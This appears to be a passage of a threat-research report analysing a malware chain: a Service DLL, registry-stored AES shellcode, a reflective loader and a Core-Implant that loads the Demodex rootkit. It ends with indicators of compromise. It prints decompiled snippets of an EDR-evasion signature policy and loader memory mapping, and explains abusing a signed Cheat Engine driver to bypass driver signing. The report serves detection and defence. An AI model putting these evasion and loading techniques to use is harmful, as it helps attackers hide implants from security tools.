
EDR Evasion and Anti-User-Mode Hooking Technique

Antivirus and EDR solutions typically inject DLLs into the address space of running applications to facilitate user-mode hooking, thus identifying and preventing malicious activity within the processes.
During our investigation we observed that the threat actor added an evasion technique to the Service DLL by setting a specific mitigation policy to the process:

```
if ( mem_decrypted && is_SPMP_resolved )
{
  lpBuffer.Flags = 1;
  SetProcessMitigationPolicy(ProcessSignaturePolicy, &lpBuffer, 4ui64);
}
```

Calling SetMitigationPolicy with ProcessSignaturePolicy as parameter to set the mitigation policy

Mitigation policies, such as ASLR, DEP and CFG, are security measures implemented by the OS to mitigate attacks and vulnerabilities such as Buffer Overflows and Code Injections. Some of these mitigation policies are enabled in the process by default. In our investigation, the threat actor set up a particular mitigation named “ProcessSignaturePolicy” which forbid loading DLLs that are not signed by Microsoft to the process.
This means that any security solution trying to inject a DLL not signed by Microsoft will fail to do so. This technique helps circumvent analysis tools by limiting user-mode hooking.



Service's mitigation policies


The fact that many antivirus vendors employ DLLs with a legitimate Microsoft signature, and that some security solutions inject their DLLs prior to the invocation of SetProcessMitigationPolicy, limits the effectiveness of this method.

Shellcode and Reflective loader


The Service DLL reads two encrypted registry keys that were set by the batch file:
"AKey" – an AES decryption key
"inputlog" – an AES-encrypted shellcode containing the core-implant.

Snippet from Sandbox execution of the threat actor's malicious service showing the read activity performed by the service of the two registry keys

The service employs the AES algorithm to decrypt the encrypted shellcode retrieved from the “inputlog” registry key. It sets the decryption key from the “AKey” value and uses a null byte array as the Initialization Vector (IV). The shellcode consists of a Position-Independent shellcode functioning as a reflective loader, alongside a corrupted Portable Executable (PE) file, positioned at offset 0x4000. Certain headers within the PE file have been deliberately stripped to enhance resistance to analysis and detection. Specifically, the “MZ” and “PE” headers have been nullified, and the DOS Stub has been removed.



Jump\trampoline at the Start of the shellcode



Corrupted PE file located at offset 0x4000

The shellcode loads the core-implant DLL using a reflective loader which performs the following steps:

- Allocates memory for the core-implant DLL.
- Parses the custom PE headers of the core-implant.
- Moves each section to its proper location in the allocated memory.

```
memset(hMem_stage3, 0i64, stage3_size);
for ( i = 0; i < stage2_conf->numSections; ++i )
{
  section_0 = &stage2_conf->section_table[40 * i + 2 + stage2_conf->sectionBaseOffset];
  if ( section_0->SizeOfRawData )
  {
    v17 = section_0->VirtualAddress + hMem_stage3;
    memmove(
      section_0->VirtualAddress + hMem_stage3,
      section_0->PointerToRawData + data_region,
      section_0->SizeOfRawData);
    section_0->Misc.PhysicalAddress = v17;
  }
}
```

Code snippet parsing DLL sections and relocating them to the appropriate memory locations

- Performs relocation of the code and data sections to match the new base address.
- Resolves the import table.
- Sets proper memory protections.

```
for ( sectionIndex = 0; sectionIndex < stage2_conf->numSections; ++sectionIndex )
{
  section = &stage2_conf->section_table[40 * sectionIndex + 2 + stage2_conf->sectionBaseOffset];
  if ( section->SizeOfRawData )
  {
    lpNewProtect = PAGE_READWRITE;
    if ( (section->Characteristics & IMAGE_SCN_MEM_EXECUTE) == 0x20000000 )
    {
      if ( (section->Characteristics & IMAGE_SCN_MEM_WRITE) == 0x80000000 )
        lpNewProtect = PAGE_EXECUTE_READWRITE;
      else
        lpNewProtect = PAGE_EXECUTE_READ;
    }
    if ( !VirtualProtect(section->VirtualAddress + hMem_stage3, section->SizeOfRawData, lpNewProtect, lpOldProtect) )
    {
      error_code = -251;
      goto remove_stage3;
    }
  }
}
```

Code snippet applying correct protections for each section

Executes the now-ready Core-Implant by calling its Entry Point.

Core-Implant

The Core-Implant handles two main tasks – managing Command and Control (C2) communication and installing the Demodex kernel rootkit. To load Demodex, the threat actor had to bypass the Driver Signature Enforcement (DSE) security feature, which blocks unsigned drivers.

To do that, the threat actor leveraged “Cheat Engine”, an open-source tool used for video game cheating, and utilized its signed driver, dbk64.sys, to manipulate memory and execute code in kernel space. the threat actor used this driver to map and execute a shellcode in kernel space which patches the IOCTL Dispatcher of the dbk64.sys driver. This modification adds functionality to the driver that enables it to load the Demodex driver.

An analysis of the Core-Implant's metadata shows that the threat actor modified the compilation and export-table timestamp of the Core-Implant to 12 Feb 2016. However, the timestamp of the debug section is set to 02 July 2021, which might indicate that this is the actual time this implant was created.

stamps	
compiler-stamp	Fri Feb 12 16:38:40 2016 | UTC
debug-stamp	Fri Jul 02 13:57:24 2021 | UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	Fri Feb 12 16:38:40 2016 | UTC

Core-Implant's timestamps retrieved from PE Studio

Appendix – IOC

Description	Hash
Service DLL – prints1m.dll	MD5: 4bb191c6d3a234743ace703d7d518f8f SHA1: 43f1c44fa14f9ce2c0ba9451de2f7d3dd1a208de
PowerShell script – service.ps1	MD5: 95e3312de43c1da4cc3be8fa47ab9fa4 SHA1: a59cca28205eeb94c331010060f86ad2f3d41882
Cheat Engine driver – dbk64.sys	MD5: d8ebfd26bed0155e7c4ec2ca429c871d SHA1: bab2ae2788dee2c41065850b2877202e57369f37
C2 Domain	imap.dateupdata[.]com
C2 IP	193.239.86.168